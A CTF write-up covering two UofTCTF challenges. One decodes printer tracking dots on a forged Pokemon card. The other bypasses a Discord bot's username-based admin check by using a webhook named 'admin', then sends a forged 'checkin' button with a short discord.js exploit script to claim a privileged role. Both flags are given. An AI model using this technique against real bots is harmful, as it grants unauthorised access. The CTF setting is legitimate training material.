intro
Hey! I competed with ResetSec on the University of Toronto’s CTF competition. I solved a plethora of challenges from all categories, but their Misc and Forensics categories were the ones I really focused on. Similar to my last writeup, I am going to explain the solutions for two challenges, My Pokemon Card is Fake, and K&K Training room. Let’s get into the first one.
forensics/My Pokemon Card is Fake
Author: levu12

Han Shangyan noticed that recently, Tong Nian has been getting into Pokemon cards. So, what could be a better present than a literal prototype for the original Charizard? Not only that, it has been authenticated and graded a PRISTINE GEM MINT 10 by CGC!!!

Han Shangyan was able to talk the seller down to a modest 6-7 figure sum (not kidding btw), but when he got home, he had an uneasy feeling for some reason. Can you help him uncover the secrets that lie behind these cards?

What you will need to find:

1. Date and time (relative to the printer, and 24-hour clock) that it was printed.

2. Printer's serial number.


The flag format will be uoftctf{YYYY_MM_DD_HH:MM_SERIALNUM}

Example: uoftctf{9999_09_09_23:59_676767676}

Notes:

1. You're free to dig more into the whole situation after you've solved the challenge, it's very interesting, though so much hasn't been or can't be said :(

2. Two days after I write this challenge, I'm going to meet the person whose name was used for all this again. Hopefully I'll be back to respond to tickets!!!****
Attached to that description was the following image.
Doing some simple googling reveals a reddit post from January of 2025, claiming that several “prototype” cards were not from befoire 1995, and were from 2024.

Looking into the forum post attached, we can see a decoder for printer tracking dots, which are everywhere on printed documents.
https://cel-hub.art/yelloow-dots-decoder.html
Using a photo editor, like Photopea, you can expose the dots very easily by changing the saturation on certain colors.

And… there they are! Let’s find samples from around the card and find when and what it was printed on.

With this information, we can easily get the flag.
Flag: uoftctf{2024_08_06_21:49_704641508}
…but what happened after? This seems like a pretty big scandal if true.
Well, CGC is still in business even after verifying the authenticity of fake cards. It also comes out in a different challenge that PSA and CGC also grade and verified the authenticity of several fake signatures as well on cards.
In this post from CGC that was deleted, they claim that they had 3 real original ones from those who were close to the TCG during it’s prototyping phase, and it seems that they just loosened up and didn’t verify the fake ones that followed. Who knows if those 3 are fake too.
misc/K&K Training Room
Author: Ibrahim
Welcome to the K&K Training Room. Before every match, players must check in through the bot.

A successful check in grants the K&K role, opening access to team channels and match coordination.

https://discord.gg/3u6V8uAGm7
This links you to a Discord Server, with only one channel, Announcements, with one message.

If you use a self-bot, which is against Discord’s Terms of Service, you can see that there is another channel, but I didn’t use that. I just went ahead and kept solving. There is also an attached zip file with the bot’s code. We can see a crucial vulnerability right off the bat.
client.on(Events.MessageCreate, async (message) => {
  if (message.content !== '!webhook') return;
  if (!isAdmin(message)) {
    return message.reply(`Only \`${CONFIG.ADMIN_NAME}\` can set up the K&K announcer webhook.`);
  }
  const webhooks = await message.channel.fetchWebhooks();
  const existingWebhook = webhooks.find((w) => w.owner?.id === client.user.id);
  if (existingWebhook) {
    return message.reply('Announcer webhook already exists.');
  }
  try {
    const webhook = await message.channel.createWebhook({
      name: CONFIG.WEBHOOK_NAME,
    });
    const embed = new EmbedBuilder()
      .setTitle('Announcer Webhook Created!')
      .setDescription(webhook.url)
      .setFooter({ text: `“${randomQuote()}” — Gun` })
      .setColor(0xe4bfc8);
    await message.reply({ embeds: [embed] });
  } catch (err) {
    console.error('Webhook creation failed:', err);
    message.reply('Failed to create announcer webhook.');
  }

});
This code here sets up a command called “webhook”, which creates a webhook. The authentication on it is through isAdmin, let’s go check that.
const isAdmin = (message) => message.author.username === CONFIG.ADMIN_NAME;Well, there’s our first vulnerability. It checks if the message author’s username is the same as in the config, which is admin. Now, this is based on Discord’s true, unique username, not based on a per-server username. As admin is understandably taken, you might think it’s over there. However, Discord’s webhook system allows you to specify any username you want. Registering a Discord webhook with the username “admin” allows us to set up the webhook.
Let’s add the bot to a different server and send the command through a webhook.

Well, that worked. What now? The next thing we need is to give ourselves a role. Now, it only checks one thing for this.
client.on(Events.InteractionCreate, async (interaction) => {

  if (!interaction.isButton() || interaction.customId !== 'checkin') return;
Because the webhook is set up through the bot, we can easily send a button through the webhook we just created and set it to the customId of “checkin”, this should allow us to give ourselves the role that should be admin only.
The code I used to exploit it is below.
const { WebhookClient, ButtonBuilder, ButtonStyle, ActionRowBuilder } = require('discord.js');
const webhookUrl = 'omitted';
const webhook = new WebhookClient({ url: webhookUrl });

async function attack() {
  const button = new ButtonBuilder()
    .setCustomId('checkin')
    .setLabel('Get Flag / Role')
    .setStyle(ButtonStyle.Primary);
  const row = new ActionRowBuilder().addComponents(button);
  await webhook.send({
    content: "test",
    components: [row]
  });
  console.log('button sent');
}

attack();
Pressing the button gives us the role.

And checking the other Discord server, we get our flag.

As I was the first to solve the challenge, I rushed to submit it as I was the first blood. This was really up my alley as I have used discord.js to an insane extent. Fun challenge!
Flag: uoftctf{tr41n_h4rd_w1n_345y_a625e2acd5ed}
epilogue
This was a really fun competition, and I am happy I got my first ever first blood on a Discord bot challenge. Thank you to the organizers at the University of Toronto, and have a good rest of your day!
-iiNovaCore